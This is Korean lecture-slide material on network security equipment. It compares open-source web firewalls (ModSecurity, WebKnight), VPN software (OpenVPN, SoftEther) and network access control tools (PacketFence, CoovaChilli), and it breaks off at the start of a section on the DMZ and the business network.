


1 네트워크 구성과 장비별 특징

• ModSecurity

— 기능 및 특징

- » 오픈소스 기반의 웹 방화벽 솔루션
- » Apache 모듈로 개발되었으며, 현재는 NGINX 및 IIS 서버에도 적용 가능



ModSecurity
Open Source Web Application Firewall

About | Code | Documentation | Demos | Developers | Help | Rules | Status

ModSecurity 3.0
NOW AVAILABLE

Trustwave® SpiderLabs®

Get Code
Source / Binaries

Get Rules
Free / Commercial

Get Help
Support

News and Updates

New release of ModSecurity 3.0.0
(Dec 14, 2017)
Version 3.0.0 is a stable version of the rewrite of ModSecurity using a different architecture with many improvements. For further information on this version check the complete [release notes](#). Opened issues are available here: [Issues on GitHub](#).

Availability of ModSecurity 2.9.2
(Jul 19, 2017)
Version 2.9.2-1 contains fixes and new features. For the complete list of bug fixes, check the complete [release notes](#). Opened issues are available here: [Issues on GitHub](#).

ModSecurity Blog

Tweets by @ModSecurity

ModSecurity @ModSecurity 'Drupalgeddon2' Recent Developments trustwave.com/Resources/Spid... "Drupalgeddon... Drupal, the popu... trustwave.com

May 1, 2018

• ModSecurity

— 장점 및 단점

» 장점

- ✓ 쉬운 설치 및 Rule 설정 가능
- ✓ 다양한 종류의 WAS (Apache, IIS, NGINX)에 적용이 가능
- ✓ Rule을 직접 제작하거나 이미 존재하는 rule을 다운로드하여 적용 및 관리 가능

» 단점


- ✓ 설정이 변경되면 해당 설정을 적용하기 위해서 웹서버의 재시작 필요
- ✓ GUI 기능을 제공하지 않아 모듈 실행 및 설정 추가, 변경 등의 작업이 불편

1 네트워크 구성과 장비별 특징

• WebKnight

– 기능 및 특징

- » AQTRONIX에서 개발한 오픈소스 웹 방화벽 솔루션
- » Microsoft IIS에 적용이 가능, Windows 운영체제의 ISAPI 필터로 작동
- » GUI, Web UI 등을 제공하여 웹 방화벽 설정이 쉬움



• WebKnight

— 장점 및 단점

» 장점

- ✓ GUI를 제공하여 방화벽 설정, 로그 관리 등이 용이
- ✓ 웹 기반 어플리케이션과의 호환성이 뛰어남
- ✓ Runtime Update가 가능하여 웹 서비스 중단 없이 설정 변경 가능
- ✓ 방화벽 rule을 xml 파일로 저장 및 공유가 가능

» 단점


- ✓ Microsoft IIS Server에만 적용 가능
- ✓ 설치 이후 초기 방화벽 설정이 어려움

- ModSecurity, WebKnight 비교

기능	ModSecurity	WebKnight
Request Filter	O	O(ISAPI 필터)
Runtime Update	X	O
적용 가능한 서버	Apache, NGINX, Microsoft IIS	Microsoft IIS
실시간 로그 확인	O	X
Reverse Proxy	O	O
Third-Party Protection	X	O
GUI 기능 제공	X	O

1 네트워크 구성과 장비별 특징

- VPN
 - VPN(Virtual Private Network)은 방화벽, 침입탐지시스템과 함께 현재 사용되는 가장 일반적인 보안 솔루션 중 하나임
- VPN의 사용 예
 - 해외여행을 가서도 국내 온라인 게임을 할 수 있음
 - 회사내의 서버를 집에서도 보안된 상태로 접근할 수 있음




1 네트워크 구성과 장비별 특징

• OpenVPN

– 기능 및 특징

- » OpenVPN 프로토콜을 사용하여 VPN 서비스를 제공하는 소프트웨어
- » Web UI를 지원하여 vpn 설정 가능



The screenshot shows the 'Status Overview' page of the OpenVPN Access Server. The top navigation bar includes the OpenVPN logo, 'Access Server', and a 'Logout' button. The left sidebar menu has sections for 'Status' (selected), 'Configuration', and 'User Management'. The 'Status' section contains links for 'Status Overview', 'Current Users', and 'Log Reports'. The 'Configuration' section contains links for 'License', 'TLS Settings', 'Network Settings', 'VPN Settings', 'Advanced VPN', 'Web Server', 'Client Settings', and 'Failover'. The 'User Management' section contains links for 'User Permissions', 'Group Permissions', and 'Revoke Certificates'. The main content area displays the 'Status Overview' with the message 'The server is currently ON' and a 'Stop the Server' button. Below this, the 'Active Configuration' section lists several parameters:


Access Server version:	2.5.2
Server Name:	192.168.81.130
License Status:	2 devices
Current Active Users:	0
Authenticate users with:	local
Accepting VPN client connections on IP address:	eth0: 192.168.81.130

1 네트워크 구성과 장비별 특징

• SoftEther

– 기능 및 특징

- » Software Ethernet VPN의 줄임말로, 오픈 소스 프로젝트 VPN 소프트웨어
- » OpenVPN, IPSec, SSTP, EtherIP 등 다양한 VPN 프로토콜 지원



- OpenVPN, SoftEther 비교

기능	OpenVPN	SoftEther
지원하는 VPN 프로토콜	OpenVPN	OpenVPN L2TP/IPSec EtherIP Microsoft SSTP VPN over HTTPS VPN over DNS VPN over ICMP
IPv6 지원	O	O
패킷 필터링	X	O
처리속도	< 100Mbps	> 900Mbps
NAT Traversal	X	O
VPN via HTTP Proxy	O	O
RPC over HTTPS	X	O

• 네트워크접근제어시스템(NAC)

- NAC(Network Access Control) 시스템은 과거 IP 관리 시스템에서 발전한 솔루션
- 기본적인 개념은 IP 관리 시스템과 거의 같고, IP 관리 시스템에 네트워크에 대한 통제를 강화한 것
- NAC 분류


분류	주요 기능
접근제어 / 인증	<ul style="list-style-type: none"> • 내부 직원 역할 기반의 접근 제어 • 네트워크의 모든 IP 기반 장치 접근 제어
PC 및 네트워크 장치 통제(무결성 체크)	<ul style="list-style-type: none"> • 백신 관리 • 패치 관리 • 자산 관리 (비인가 시스템 자동 검출)
해킹, 웜, 유해 트래픽 탐지 및 차단	<ul style="list-style-type: none"> • 유해 트래픽 탐지 및 차단 • 해킹 행위 차단 • 완벽한 증거 수집 능력

1 네트워크 구성과 장비별 특징

• PacketFence

– 기능 및 특징

- » 네트워크 접근제어를 위해 Out-of-Band로는 VLAN 방식을 지원하고, In-Line은 게이트웨이 방식으로 만들고, RADIUS를 연동해 제어함
- » Webserver, DHCP, IDS, 방화벽 등의 기능도 지원함



1 네트워크 구성과 장비별 특징

• CoovaChilli

– 기능 및 특징

- » ChilliSpot을 기반으로 네트워크 접근 제어 기능을 제공하는 오픈 소스 소프트웨어
- » CoovaAP OpenWRT 기반의 하드웨어에서 작동하며, 역시 RADIUS를 연동하여 CoovaChilli를 제어함



Projects: CoovaChilli JRadius

CoovaChilli

CoovaChilli is an open-source software access controller, based on the popular, but now defunct, ChilliSpot project, and is actively maintained by an original ChilliSpot contributor.

Released under the [GNU General Public License \(GPL\)](#).


CoovaChilli is a feature rich software access controller that provides a captive portal / walled-garden environment and uses RADIUS or a HTTP protocol for access provisioning and accounting. CoovaChilli is an integral part of the CoovaAP OpenWRT-based firmware which is specialized for hotspots. For more information on how Coova's Chilli differs from the standard ChilliSpot, be sure to see the ChangeLog.

[Man pages](#)

[Building for Distributions](#)

[RadSec support](#)

[JSON support](#)



- PacketFence, CoovaChilli 비교

기능	PacketFence	CoovaChilli
OS	CentOS, RHEL, Debian	Debian, Openmoko, OpenWRT
하드웨어	OpenWRT, Cisco, HP…	CoovaAP(OpenWRT-based)
IP Filtering	O	X
Firewall	O(Palo Alto, Fortigate…)	O(iptables)

1 네트워크 구성과 장비별 특징



• DMZ와 업무망

– DMZ(DeMilitarized Zone)

- » 서버를 놓는 영역
- » 외부에 오픈 된 서버

– 업무망

